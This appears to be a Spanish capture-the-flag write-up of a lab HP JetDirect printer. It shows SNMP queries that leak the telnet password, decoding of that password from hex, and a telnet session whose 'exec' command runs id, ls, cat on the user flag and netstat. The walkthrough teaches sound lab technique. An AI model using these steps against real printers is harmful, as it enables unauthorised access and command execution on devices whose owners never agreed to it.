
```
Connection closed by foreign host.

┌──(jouker㉿joukerm)-[~]
└─$ sudo tcpdump -i tun0 udp port 161 -vvv -X
[sudo] contraseña para jouker:
tcpdump: listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
07:42:48.405566 IP (tos 0x0, ttl 64, id 23922, offset 0, flags [DF], proto UDP (17), length 68)
    10.10.16.5.41788 > 10.10.11.107.snmp: [udp sum ok]  { SNMPv1 { GetNextRequest(25) R=252273807    } }
        0x0000:  4500 0044 5d72 4000 4011 adb3 0a0a 1005  E..D]r@.@.......
        0x0010:  0a0a 0b6b a33c 00a1 0030 cf18 3026 0201  ...k.<...0..0&..
        0x0020:  0004 0670 7562 6c69 63a1 1902 040f 0964  ...public......d
        0x0030:  8f02 0100 0201 0030 0b30 0906 052b 0601  .......0.0...+..
        0x0040:  0201 0500                                ....
07:42:48.442280 IP (tos 0x0, ttl 63, id 32261, offset 0, flags [DF], proto UDP (17), length 93)
    10.10.11.107.snmp > 10.10.16.5.41788: [udp sum ok]  { SNMPv1 { GetResponse(50) R=252273807  E:hp.2.3.9.1.1.13.0=[P/U/Bitstring]_50_40_73_73_77_30_72_64_40_31_32_33_21_21_31_32_33 } }
        0x0000:  4500 005d 7e05 4000 3f11 8e07 0a0a 0b6b  E..]~.@.?......k
        0x0010:  0a0a 1005 00a1 a33c 0049 baae 303f 0201  .......<.I..0?..
        0x0020:  0004 0670 7562 6c69 63a2 3202 040f 0964  ...public.2....d
        0x0030:  8f02 0100 0201 0030 2430 2206 0d2b 0601  .......0$0"..+..
        0x0040:  0401 0b02 0309 0101 0d00 0311 5040 7373  ............P@ss
        0x0050:  7730 7264 4031 3233 2121 3132 33         w0rd@123!!123
07:42:48.442396 IP (tos 0x0, ttl 64, id 23928, offset 0, flags [DF], proto UDP (17), length 68)
    10.10.16.5.41788 > 10.10.11.107.snmp: [udp sum ok]  { SNMPv1 { GetRequest(25) R=252273808    } }
        0x0000:  4500 0044 5d78 4000 4011 adad 0a0a 1005  E..D]x@.@.......
        0x0010:  0a0a 0b6b a33c 00a1 0030 ce19 3026 0201  ...k.<...0..0&..
        0x0020:  0004 0670 7562 6c69 63a0 1902 040f 0964  ...public......d
        0x0030:  9002 0100 0201 0030 0b30 0906 052b 0601  .......0.0...+..
        0x0040:  0201 0500                                ....
07:42:48.480258 IP (tos 0x0, ttl 63, id 32268, offset 0, flags [DF], proto UDP (17), length 79)
    10.10.11.107.snmp > 10.10.16.5.41788: [udp sum ok]  { SNMPv1 { GetResponse(36) R=252273808  ="HTB Printer" } }
        0x0000:  4500 004f 7e0c 4000 3f11 8e0e 0a0a 0b6b  E..O~.@.?......k
        0x0010:  0a0a 1005 00a1 a33c 003b 8330 3031 0201  .......<.;.001..
        0x0020:  0004 0670 7562 6c69 63a2 2402 040f 0964  ...public.$....d
        0x0030:  9002 0100 0201 0030 1630 1406 052b 0601  .......0.0...+..
        0x0040:  0201 040b 4854 4220 5072 696e 7465 72        HTB Printer
```

Pues no era.



```
┌──(jouker㉿joukerm)-[~]
└─$ telnet 10.10.11.107
Trying 10.10.11.107...
Connected to 10.10.11.107.
Escape character is '^]'.

HP JetDirect

Password: "HTB Printer"
Invalid password
Connection closed by foreign host.

┌──(jouker㉿joukerm)-[~]
└─$ 
```

Vuelvo a revisar el archivo que encontré con searchsploit y lo añado a la comanda snmpget.




✅ En resumen, el comando hace lo siguiente:

Componente	Función
`snmpget`	Ejecuta una consulta SNMP a una OID
`-v1`	Usa SNMP versión 1 (muy insegura, sin autenticación real)
`-c public`	Usa la community string por defecto, "public", de solo lectura
`IP`	La IP del dispositivo vulnerable (impresora HP JetDirect, en este caso)
`.1.3.6.1.2.1.1.4.0`	Consulta el valor del campo **sysContact** (a veces contiene información sensible o flags)


🔥 Relación con el exploit `/22319.txt`

- El exploit te da un **conjunto de OIDs específicos de HP** que podrías leer (o incluso modificar) para acceder a información sensible.
- El comando que diste (`snmpget -v1 -c public ...`) **no ejecuta el exploit como tal**, pero **forma parte del proceso de enumeración que te puede llevar a encontrar una flag, credencial o campo vulnerable**.




```
┌──(jouker㉿joukerm)-[~]
└─$ snmpget -v1 -c public 10.10.11.107 .1.3.6.1.4.1.11.2.3.9.1.1.13.0
iso.3.6.1.4.1.11.2.3.9.1.1.13.0 = BITS: 50 40 73 73 77 30 72 64 40 31 32 33 21 21 31 32
33 1 3 9 17 18 19 22 23 25 26 27 30 31 33 34 35 37 38 39 42 43 49 50 51 54 57 58 61 65 74 75 79 82 83 86 90 91 94 95 98 103 106 111 114 115 119 122 123 126 130 131 134 135

┌──(jouker㉿joukerm)-[~]
└─$ snmpget -v1 -c public 10.10.11.107 .1.3.6.1.4.1.11.2.3.9.1.1.13.0

iso.3.6.1.4.1.11.2.3.9.1.1.13.0 = BITS: 50 40 73 73 77 30 72 64 40 31 32 33 21 21 31 32
33 1 3 9 17 18 19 22 23 25 26 27 30 31 33 34 35 37 38 39 42 43 49 50 51 54 57 58 61 65 74 75 79 82 83 86 90 91 94 95 98 103 106 111 114 115 119 122 123 126 130 131 134 135

┌──(jouker㉿joukerm)-[~]
└─$ echo "50 40 73 73 77 30 72 64 40 31 32 33 21 21 31 32" | xxd -r -p
P@ssw0rd@123!!12

┌──(jouker㉿joukerm)-[~]
└─$ █
```

Faltaba un 3. en la password de antes por eso no me funcionaba bien, he pillado un byte menos.




```
┌──(jouker㉿joukerm)-[~]
└─$ telnet 10.10.11.107
Trying 10.10.11.107...
Connected to 10.10.11.107.
Escape character is '^]'.

HP JetDirect

Password: P@ssw0rd@123!!123

Please type "?" for HELP
> ?

To Change/Configure Parameters Enter:
Parameter-name: value <Carriage Return>

Parameter-name Type of value
ip: IP-address in dotted notation
subnet-mask: address in dotted notation (enter 0 for default)
default-gw: address in dotted notation (enter 0 for default)
syslog-svr: address in dotted notation (enter 0 for default)
idle-timeout: seconds in integers
set-cmnty-name: alpha-numeric string (32 chars max)
host-name: alpha-numeric string (upper case only, 32 chars max)
dhcp-config: 0 to disable, 1 to enable
allow: <ip> [mask] (0 to clear, list to display, 10 max)

addrawport: <TCP port num> (<TCP port num> 3000-9000)
deleterawport: <TCP port num>
listrawport: (No parameter required)

exec: execute system commands (exec id)
exit: quit from telnet session
> exec
> 
```




```
listrawport: (no parameter required)

exec: execute system commands (exec id)
exit: quit from telnet session
> exec
> whoami
Err updating configuration
> exec:
> whoami
Err updating configuration
> pwd
Err updating configuration
> ip
Err updating configuration
> ip:
Err updating configuration
> > host-name^[[D^[[D^[[D^[[D^[[D^[[D^[[D^[[D
Err updating configuration
> host-name
Err updating configuration
> exec
> whoami
Err updating configuration
> exec
> ip
Err updating configuration
> exec id
uid=7(lp) gid=7(lp) groups=7(lp),19(lpadmin)
> exec whoami
lp
> exec pwd
/var/spool/lpd
> exec ls /home
lp
> exec ls -l /home/lp
total 4
-rw------- 2 lp lp 33 May 27 21:01 user.txt
> exec cat /home/lp/user.txt
0e58a0c4a1f5282ebad40ae465dfdb25
> 
```

Para encontrar esto he tenido que listar que puertos hay abiertos mediante un netstat -ano




```
-rw------- 2 lp lp 33 May 27 21:01 user.txt
> exec cat /home/lp/user.txt
0e58a0c4a1f5282ebad40ae465dfdb25
> exec netstat -ano
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       Timer
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0      0 127.0.0.1:631           0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0      0 10.10.11.107:23         10.10.16.5:49960        ESTABLISHED off (0.00/0/0)
tcp6       0      0 ::1:631                 :::*                    LISTEN      off (0.00/0/0)
